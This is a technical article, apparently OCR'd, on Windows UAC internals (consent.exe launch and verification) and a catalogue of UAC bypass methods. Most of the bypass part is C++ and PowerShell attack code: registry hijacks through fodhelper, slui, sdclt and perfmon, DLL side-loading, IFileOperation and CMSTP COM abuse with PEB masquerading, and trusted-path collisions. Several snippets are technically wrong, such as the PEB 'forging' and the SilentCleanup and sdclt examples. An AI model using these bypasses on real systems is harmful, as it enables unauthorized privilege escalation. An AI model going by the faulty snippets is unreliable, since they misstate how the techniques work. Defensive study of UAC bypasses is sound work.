
In this example:

- We define a programPath and a commandString. The programPath is the direct path to the executable, while the commandString could include the path along with additional arguments.
- The code then checks if programPath is provided. If it is, programPath is used as the target; otherwise, commandString is used.
- CreateFileW is used to open the file (executable in this case). The function returns a handle to the opened file.
- Error handling is included to check if the file handle is valid.
- Finally, the file handle is closed using CloseHandle.

UAC Elevation Control
The function also interacts with the Windows API to retrieve the user-configured notification settings for UAC elevation, ranging from no notifications to maximum strictness.


ConsentUI

User Account Control (UAC) in Windows plays a pivotal role in maintaining system security by managing privilege elevation requests. A critical component of this architecture is the UAC interface program, particularly the ConsentUI callback and the AiLaunchConsentUI function. This article provides a deep technical analysis of these components, exploring their operation and significance in the UAC process.



```
                tmpTrustFlagToAdd = trustedFlagErr;
                v90 = AiLaunchConsentUI(
                        newPrimToken_3,
                        v68,
                        a3,
                        a4,
                        recvTokenOwnerPid_5,
                        trustedFlagErr,
                        hTemplateFile,
                        millSecond,
                        &ExistingTokenHandle);
                v92 = ExistingTokenHandle;
                v77 = v90;
                if ( v90 )
                  goto bye_NoPrivElev_Now;
                if ( !ExistingTokenHandle )
                {
                  fullPath_Len = v152;
                  if ( !(tmpTrustFlagToAdd & 0x10) )
                    v77 = 1223;
LABEL_166:
                  Reply = v77;
```


Understanding AiLaunchConsentUI and ConsentUI
The AiLaunchConsentUI function is responsible for initiating the UAC consent interface, typically consent.exe, which prompts the user to approve or deny privilege elevation requests. This process involves several key steps:



```
  ExitCode = AiLaunchProcess(                  // cmdline = consent.exe currPid %u %
               0i64,
               token,
               0i64,
               0x1000080u,
               0i64,
               cmdline,
               0x400u,
               0i64,
               a9,
               0i64,
               recvTokenOwnerPid_1,
               0i64,
               0,
               0i64,
               0i64,
               &hHandle);
  exitCode = ExitCode;
  if ( !ExitCode )
  {
    ExitCode = AipVerifyConsent(hHandle);
    exitCode = ExitCode;
    if ( !ExitCode )
    {
      ResumeThread(hThread);
      ExitCode = WaitForSingleObject(hHandle, dwMilliseconds);
      exitCode = ExitCode;
      if ( !ExitCode )
      {
        if ( !GetExitCodeProcess(hHandle, &ExitCode) )
        {
          exitCode = GetLastError();
          ExitCode = exitCode;
```


Launching Consent.exe: The AiLaunchConsentUI function starts consent.exe in a suspended state.
Verification with AipVerifyConsent: Before resuming consent.exe, the AipVerifyConsent function checks if it has been hijacked, ensuring its authenticity.
Resuming and Awaiting Consent.exe: The process is resumed with ResumeThread, and the function waits for consent.exe to return an exit code.

Authentication and Exit Codes



```
    v4 = NtReadVirtualMemory(hProcess__, exeImgBase, exeData, 4096i64, &v11);
    if ( v4 < 0 || (v4 = RtlImageNtHeaderEx(0i64, exeData, v11, &bye), v4 < 0) )
    {
LABEL_29:
      retVal = RtlNtStatusToDosErrorNoTeb(v4);
      goto bye;
    }
    if ( bye->OptionalHeader.Magic != 0x20B      // is 64 bit exe process?
      || bye->OptionalHeader.SizeOfHeaders > v11
      || SLOBYTE(bye->OptionalHeader.DllCharacteristics) >= 0 )
    {
      goto sectionNotFound;
    }
    numOfSections = bye->FileHeader.NumberOfSections;
    currSection = (&bye->OptionalHeader + bye->FileHeader.SizeOfOptionalHeader);
    indx = 0;
    if ( bye->FileHeader.NumberOfSections )
    {
      checked_SectionSize = (currSection - exeData);
      while ( checked_SectionSize <= v11 - 40 )
      {
        if ( *currSection->Name != 'tnesnoc' )  // find "consent\x00" section
        {
          ++indx;
          ++currSection;
          checked_SectionSize += 40;
          if ( indx < numOfSections )
            continue;
        }
        goto byebye;
      }
sectionNotFound:
      retVal = 0x241;
      goto bye;
    }
byebye:
    if ( indx == numOfSections || currSection->Misc.PhysicalAddress != 98 )
      goto sectionNotFound;
    memset__(&Dst, 0, 0x62ui64);
    if ( !ReadProcessMemory(hProcess__, (exeImgBase + currSection->VirtualAddress), &Dst, 0x62ui64, 0i64) )
    {
      retVal = GetLastError();
      goto bye;
    }
    if ( memcmp_0(&Dst, L"Microsoft Windows (c) 2009 Microsoft Corporation", 0x62ui64) )
      goto sectionNotFound;
  }
bye:
  LocalFree(exeData);
  return retVal;
}
```

Authentication A and B: These are preliminary checks that refresh the trustedFlag, which is passed to consent.exe. The status of these authentications influences the behavior of the consent interface.


Process Explorer - Sysinternals: www.sysint
File Options View Process Find Users
Process
SgrmBroker.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe
consent.exe
svchost.exe
consent.exe:4884 Properties
GPU Graph Threads TCP/IP Security Environment Strings
Image Performance Performance Graph Disk and Network
Explore
Explore

User Account Control

Do you want to allow this app from an unknown publisher to make changes to your device?

BitLockerWizardElev.exe

Publisher: Unknown
File origin: Hard drive on this computer

Show more details

Yes No

Image File
Consent UI for administrative applications
Version: 10.0.17763.1697
Build Time:
Path: C:\Windows\System32\consent.exe
Command line: consent.exe 4520 432 000001C7834269E0
Current directory: C:\Windows\System32\
Autostart Location: n/a

User Response Handling: If the user approves the elevation, consent.exe returns an exit code of 0. If denied or closed, it returns 0x4C7.
Handling Special Exit Codes: In some cases, specific exit codes like 0x102 or 0x42B result in AiLaunchConsentUI returning 0x4C7, indicating a denial of privilege elevation.

```cpp
#include <windows.h>
#include <iostream>

// Hypothetical function to simulate AiLaunchConsentUI
DWORD SimulateAiLaunchConsentUI(bool trustedFlag) {
    // Simulate user response and special cases
    if (trustedFlag) {
        // Simulate user approving the elevation
        return 0; // Exit code for approval
    } else {
        // Simulate user denying the elevation or special exit codes
        // Replace with actual logic to determine specific exit codes
        return 0x4C7; // Exit code for denial
    }
}

int main() {
    // Simulated authentication checks (Authentication A and B)
    bool authenticationAPassed = true; // Replace with actual authentication logic
    bool authenticationBPassed = true; // Replace with actual authentication logic

    // Determine the trustedFlag based on authentication results
    bool trustedFlag = authenticationAPassed && authenticationBPassed;

    // Call the hypothetical AiLaunchConsentUI function
    DWORD exitCode = SimulateAiLaunchConsentUI(trustedFlag);

    // Handle the exit code
    switch (exitCode) {
        case 0:
            std::cout << "Privilege elevation approved." << std::endl;
            break;
        case 0x4C7:
            std::cout << "Privilege elevation denied." << std::endl;
            break;
        default:
            std::cout << "Unexpected exit code: " << exitCode << std::endl;
            break;
    }

    return 0;
}
```

In this example:

We simulate the AiLaunchConsentUI function with SimulateAiLaunchConsentUI, which takes a trustedFlag as a parameter.
The trustedFlag is determined based on the results of two hypothetical authentication checks (Authentication A and B).
The SimulateAiLaunchConsentUI function returns an exit code based on the trustedFlag. In a real scenario, this would be the result of user interaction with the UAC prompt.
The main function interprets the exit code to determine if privilege elevation was approved or denied.

Two-Level Trust Privilege Authentication
The UAC employs a two-level trust privilege authentication system (Authentication A and B). If both levels are passed, consent.exe may not display the authorization window, automatically setting the ExitCode to 0 and approving the elevation request. This mechanism reduces user disruption for trusted processes.

Elevated Privilege Conditions

This article delves into the conditions for automatic privilege elevation in the User Account Control (UAC) design and explores potential exploitation streams, supported by technical analysis and code examples in C++ and PowerShell.

Conditions for Automatic Privilege Elevation
The UAC in Windows 10 has specific conditions that allow for automatic privilege elevation:

Auto Elevation Configuration: The program must be configured for auto elevation.
Valid Digital Signature: The program should possess a valid digital signature.
Trusted System Directory: Execution must originate from a trusted system directory.
These conditions are designed to smooth user experience by reducing frequent authorization requests for trusted services and tools.

Potential Exploitation Streams
However, these conditions also open avenues for exploitation:

Improper Registry Configuration: As demonstrated by Matt Nelson in his blog post "Bypassing UAC Using App Paths," manipulating registry keys can lead to privilege escalation.
Public COM Interface Exploitation: Privileged services with public COM interfaces can be exploited if they lack robust authentication.
Direct Attacks on UAC Trust Authentication: Insufficiently robust UAC privilege service verification processes can be directly attacked.

C++ Example: Simulating Registry Manipulation for Privilege Escalation

```
#include <windows.h>
#include <iostream>

int main() {
    HKEY hKey;
    LONG result;

    // Open the registry key with write access
    result = RegOpenKeyEx(HKEY_CURRENT_USER,
                                            TEXT("Software\\Microsoft\\Windows\\CurrentVersion\\App
Paths\\control.exe"),
                          0,
                          KEY_WRITE,
                          &hKey);

    if (result == ERROR_SUCCESS) {
        // Set the new command
        const char* newCommand = "C:\\Windows\\System32\\cmd.exe";
        result = RegSetValueEx(hKey, "", 0, REG_SZ, (BYTE*)newCommand, strlen(newCommand) + 1);

        if (result == ERROR_SUCCESS) {
            std::cout << "Registry key modified successfully." << std::endl;
        } else {
            std::cerr << "Failed to modify registry key." << std::endl;
        }

        RegCloseKey(hKey);
    } else {
        std::cerr << "Failed to open registry key." << std::endl;
    }

    return 0;
}
```

Bypass UAC with DLL side-loading

DLL side-loading is a technique where a malicious DLL is placed in the same directory as a high-privilege system program, leading to the execution of the malicious code with elevated privileges.

Challenges
System programs that automatically gain privileges are typically located in protected directories like C:\Windows\System32 or C:\Windows\SysWOW64.
Writing to these directories requires high-privilege access, which is not usually available.
Exploitation Example
Despite these challenges, it's possible to exploit this technique by leveraging a high-privilege service. For instance, the File Explorer (explorer.exe) can write to privileged directories without UAC privilege trust authentication.

```
#include <windows.h>

BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved) {
    switch (ul_reason_for_call) {
    case DLL_PROCESS_ATTACH:
        MessageBox(NULL, "Malicious code executed!", "DLL Side-Loading", MB_OK);
        break;
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```

This C++ code represents a simple DLL that, when loaded, displays a message box indicating the execution of malicious code.

Elevated COM Object UAC Bypass
This technique involves creating an elevated COM object to perform operations without UAC prompts, as revealed in WikiLeaks' Vault 7 disclosures.

Windows 7 allows approved applications with admin privileges to perform system operations without UAC prompts.
A DLL loaded into explorer.exe can create an elevated IFileOperation object to manipulate privileged files.

Exploitation Example
A malicious DLL can be injected into explorer.exe to use the IFileOperation COM Interface for privileged file operations.

C++ Code Example: Using IFileOperation for File Deletion

```
#include <shobjidl.h>

void ElevatedDelete() {
    IFileOperation *pfo;
    CoInitialize(NULL);
    CoCreateInstance(CLSID_FileOperation, NULL, CLSCTX_ALL, IID_IFileOperation, (void**)&pfo);
    pfo->SetOperationFlags(FOF_NO_UI);
    IShellItem *psiFrom;
    SHCreateItemFromParsingName(L"C:\\Windows\\test.dll", NULL, IID_PPV_ARGS(&psiFrom));
    pfo->DeleteItem(psiFrom, NULL);
    pfo->PerformOperations();
    psiFrom->Release();
    pfo->Release();
    CoUninitialize();
}
```

This code demonstrates how to use the IFileOperation interface to delete a file from a privileged directory.

PowerShell Script: Triggering the Malicious DLL

# Assuming the malicious DLL is named 'malicious.dll' and placed appropriately
Start-Process -FilePath "C:\Windows\explorer.exe" -ArgumentList "path\to\malicious.dll"
This PowerShell script is used to load the malicious DLL into explorer.exe.

Bypass UAC with Elevated COM Object(IFileOperation)

User Account Control (UAC) is a security feature in Windows designed to prevent unauthorized changes to the operating system. However, certain techniques can bypass UAC, one of which involves exploiting the Elevated COM Object, specifically the IFileOperation interface. This article explores this method, providing a technical analysis and example codes in C++ and PowerShell.

Elevated COM Object (IFileOperation) Exploitation
The IFileOperation interface in Windows allows for file operations with elevated privileges. By manipulating this interface, it's possible to perform privileged file operations without triggering UAC prompts.

Technical Overview
The exploit involves forging the path in the Process Environment Block (PEB) to mimic explorer.exe.
The IFileOperation interface is then used to move or copy files to protected directories.
This technique was particularly effective in Windows 7 and 8.

This C++ code demonstrates how to forge the PEB and use the IFileOperation interface to copy a malicious DLL into a protected system directory.

```
#include <windows.h>
#include <shobjidl.h>

// Function to forge PEB and use IFileOperation
void ForgePEBandUseIFileOperation() {
    // Forging the PEB
    __asm {
        mov eax, fs:[0x30] // For 32-bit, use fs:[0x30]. For 64-bit, use gs:[0x60]
        mov byte ptr [eax+0x0C], 0 // Forging as explorer.exe
    }

    // Using IFileOperation
    IFileOperation *pFileOp;
    CoInitialize(NULL);
              CoCreateInstance(CLSID_FileOperation,    NULL,    CLSCTX_ALL,    IID_IFileOperation,
(void**)&pFileOp);
    pFileOp->SetOperationFlags(FOF_NO_UI);

    IShellItem *pItemFrom, *pItemTo;
    SHCreateItemFromParsingName(L"C:\\Path\\To\\Malicious.dll", NULL, IID_PPV_ARGS(&pItemFrom));
    SHCreateItemFromParsingName(L"C:\\Windows\\System32", NULL, IID_PPV_ARGS(&pItemTo));
    pFileOp->CopyItem(pItemFrom, pItemTo, NULL, NULL);
    pFileOp->PerformOperations();

    pItemFrom->Release();
    pItemTo->Release();
    pFileOp->Release();
    CoUninitialize();
}

int main() {
    ForgePEBandUseIFileOperation();
    return 0;
}
```

Bypass UAC with CMSTP

The Connection Manager Profile Installer (cmstp.exe) in Windows has been a part of the operating system since Windows XP. It possesses an intriguing capability: executing command strings with elevated privileges. This article delves into how this feature can be exploited for arbitrary privilege elevation, based on research by Oddvar Moe and the masqueradePEB_CMSTP_UACBypass.cpp project.


CMSTP Arbitrary Privilege Elevation Execution
Technical Overview
cmstp.exe can execute a text command string during the installation of a connection profile.
It uses the COM interface to execute these commands, specifically the ShellExecute function within the ICMLuaUtil component.
By masquerading as a trusted system program (like explorer.exe), it's possible to execute commands with elevated privileges.

```
#include <windows.h>
#include <iostream>

// Function to masquerade process and execute command
void MasqueradePEBandExecuteCommand() {
    // Masquerading as explorer.exe
    __asm {
        mov eax, fs:[0x30] // Adjust for 64-bit if necessary
        mov byte ptr [eax+0x0C], 0 // Masquerading
    }

    // Using CMSTP COM interface
    ICMLuaUtil *pCMLuaUtil;
    CoInitialize(NULL);
              CoCreateInstance(CLSID_CMLuaUtil,   NULL,   CLSCTX_LOCAL_SERVER,   IID_ICMLuaUtil,
(void**)&pCMLuaUtil);

    // Executing command
     pCMLuaUtil->ShellExec(L"cmd.exe", L"/k \"echo exploit done. > C:\\Windows\\System32\\misc &&
type C:\\Windows\\System32\\misc\"", NULL, SW_SHOW);

    pCMLuaUtil->Release();
    CoUninitialize();
}

int main() {
    MasqueradePEBandExecuteCommand();
    return 0;
}
```

This C++ code demonstrates how to masquerade the process as explorer.exe and use the cmstp.exe COM interface to execute a command with elevated privileges.

Bypass UAC with Trusted Path Collisions

User Account Control (UAC) in Windows is a fundamental security feature designed to prevent unauthorized changes to the operating system. However, researchers like David Wells have discovered methods to bypass UAC by exploiting trusted path collisions. This article explores how attackers can achieve elevated privileges by manipulating the UAC authentication process, based on Wells' research and the technique presented at HITCON 2019.



Name	Date modified	Type	Size
AdapterTroubleshooter.exe	7/14/2009 9:14 AM	Application	38 KB
VERSION.dll	8/5/2020 5:13 PM	Application extens...	9 KB

Administrator: C:\Windows\System32\cmd.exe

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\System32>
```

AdapterTroubleshooter.e
Application

Concept of Trusted Path Collisions
Understanding UAC Authentication
For a program to automatically elevate privileges without triggering a UAC prompt, it must:

Be configured as Auto Elevation.
Have a valid digital signature.
Be executed from a trusted system directory (like System32 or SysWOW64).

Exploiting Path Normalization
Windows NT path normalization in the UAC service can be exploited to bypass these checks. The UAC service, when verifying a program's path, does not account for certain manipulations in the path string, such as the inclusion of extra spaces or special characters.

Technical Exploitation
Step 1: Creating a Malicious Program
First, create a program (e.g., BitLockerWizardElev.exe) with a manifest indicating requireAdministrator and autoElevate as true. This program should be designed to load a malicious DLL, which can be achieved through DLL side-loading.

Step 2: Bypassing Path Verification
Create a directory with a misleading name, such as C:\Windows \System32\ (note the space after Windows).
Place the malicious program and DLL in this directory.
Due to path normalization, Windows may treat this path as a trusted directory, bypassing the UAC check.
Step 3: Executing with Elevated Privileges
When the malicious program is executed from this directory, it can potentially run with elevated privileges without triggering a UAC prompt.

```
#include <windows.h>

int main() {
    // Code to create a directory that exploits path normalization
    system("mkdir \"C:\\Windows \\System32\"");

    // Code to copy the malicious program and DLL to the new directory
    system("copy BitLockerWizardElev.exe \"C:\\Windows \\System32\"");
    system("copy Malicious.dll \"C:\\Windows \\System32\"");

    // Execute the malicious program
    system("\"C:\\Windows \\System32\\BitLockerWizardElev.exe\"");
    return 0;
}
```

```
Powershell Script Example

# Create the misleading directory
New-Item -Path "C:\Windows \System32" -ItemType Directory

# Copy the malicious files
Copy-Item "Path\To\BitLockerWizardElev.exe" -Destination "C:\Windows \System32"
Copy-Item "Path\To\Malicious.dll" -Destination "C:\Windows \System32"

# Execute the malicious program
Start-Process "C:\Windows \System32\BitLockerWizardElev.exe"
```

Bypass UAC with LOLBins

1. UAC Bypass Using runas
This method involves invoking a high-privilege process using the runas command.

C++ Code Example

```
#include <iostream>
#include <windows.h>

int main() {
    WinExec("runas /user:administrator \"cmd.exe /c start cmd.exe\"", SW_HIDE);
    return 0;
}
PowerShell Script Example

Start-Process "cmd.exe" -ArgumentList "/c start cmd.exe" -Verb runAs
```

2. UAC Bypass Using fodhelper.exe
fodhelper.exe is a trusted binary that can be exploited to bypass UAC.

C++ Code Example

```
#include <windows.h>

int main() {
        system("reg  add  HKCU\\Software\\Classes\\ms-settings\\shell\\open\\command  /f  /ve  /t  REG_SZ  /d
\"cmd.exe\"");
    system("reg add HKCU\\Software\\Classes\\ms-settings\\shell\\open\\command /v DelegateExecute /f");
    system("start fodhelper.exe");
    return 0;
}

PowerShell Script Example

New-Item -Path "HKCU:\Software\Classes\ms-settings\shell\open\command" -Force
Set-ItemProperty  -Path  "HKCU:\Software\Classes\ms-settings\shell\open\command"  -Name  "(Default)"  -Value
"cmd.exe"
Start-Process "fodhelper.exe"
```

3. UAC Bypass Using slui.exe
slui.exe is another trusted binary that can be exploited.

C++ Code Example

```
#include <windows.h>

int main() {
    system("reg add HKCU\\Software\\Classes\\exefile\\shell\\open\\command /f /ve /t REG_SZ /d \"cmd.exe\"");
    system("reg add HKCU\\Software\\Classes\\exefile\\shell\\open\\command /v DelegateExecute /f");
    system("start slui.exe");
    return 0;
}

PowerShell Script Example

New-Item -Path "HKCU:\Software\Classes\exefile\shell\open\command" -Force
Set-ItemProperty -Path "HKCU:\Software\Classes\exefile\shell\open\command" -Name "(Default)" -Value "cmd.exe"
Start-Process "slui.exe"
```

4. UAC Bypass Using SilentCleanup Scheduled Task
This method exploits the SilentCleanup task which runs with elevated privileges.

PowerShell Script Example

```
$trigger = New-ScheduledTaskTrigger -AtLogon
$action = New-ScheduledTaskAction -Execute "cmd.exe"
Register-ScheduledTask -TaskName "SilentCleanup" -Trigger $trigger -Action $action -RunLevel Highest
Start-ScheduledTask -TaskName "SilentCleanup"
```

5. UAC Bypass Using sdclt.exe (IsolatedCommand)
This method involves manipulating the IsolatedCommand registry key.

PowerShell Script Example

```
Set-ItemProperty    -Path    "HKCU:\Software\Microsoft\Windows\CurrentVersion\App    Paths\control.exe"    -Name
"IsolatedCommand" -Value "cmd.exe"
Start-Process "sdclt.exe"
```

6. UAC Bypass Using sdclt.exe (App Paths)
This method is similar to the previous one but uses the App Paths registry key.

PowerShell Script Example

```
Set-ItemProperty -Path "HKCU:\Software\Classes\exefile\shell\open\command" -Name "(Default)" -Value "cmd.exe"
Start-Process "sdclt.exe"
```

7. UAC Bypass Using perfmon.exe
perfmon.exe can also be used for UAC bypass.

C++ Code Example

```
#include <windows.h>

int main() {
        system("reg add HKCU\\Software\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\perfmon.exe /v Debugger /t REG_SZ /d \"cmd.exe\"");
    system("start perfmon.exe");
    return 0;
}

PowerShell Script Example

Set-ItemProperty -Path "HKCU:\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\perfmon.exe" -Name "Debugger" -Value "cmd.exe"
Start-Process "perfmon.exe"
```

References

- Windows APT Warfare by SHENG-HAO
- https://github.com/rootm0s/WinPwnage

Conclusion

User Account Control (UAC) in Windows operating systems plays a crucial role in maintaining system security by controlling application privileges. Despite its importance, various methods have been developed to bypass UAC, exploiting system features and functionalities. This technical summary has provided an overview of several such methods, highlighting the ingenuity and complexity of these techniques.

The exploitation of LOLBins (Living Off the Land Binaries) and other system tools like Runas, Fodhelper.exe, Slui.exe, SilentCleanup, Sdclt.exe, and Perfmon.exe demonstrates the creative use of legitimate system binaries to execute code with elevated privileges, often without triggering UAC prompts. These methods exploit the inherent trust Windows places in its system processes, revealing a critical area where security can be tightened.

The abuse of the Connection Manager Profile Installer (cmstp.exe) and the Elevated COM Object (IFileOperation) for UAC bypass further underscores the versatility of these techniques. These methods exploit specific functionalities intended for legitimate use, turning them into vectors for privilege escalation.

DLL side-loading, another method discussed, takes advantage of the way Windows handles DLL files, allowing malicious code to be executed under the guise of legitimate operations. Similarly, the manipulation of ConsentUI and the RAiLaunchAdminProcess function, both integral to the UAC mechanism, shows a deep understanding of Windows internals and how they can be exploited.

These methods not only highlight the creativity of attackers in finding loopholes within the system but also underscore the need for continuous improvement in security mechanisms like UAC. It is imperative for system developers and security professionals to understand these techniques to develop more robust security measures. Additionally, this knowledge is crucial for ethical hackers and cybersecurity researchers to identify and mitigate potential security threats.

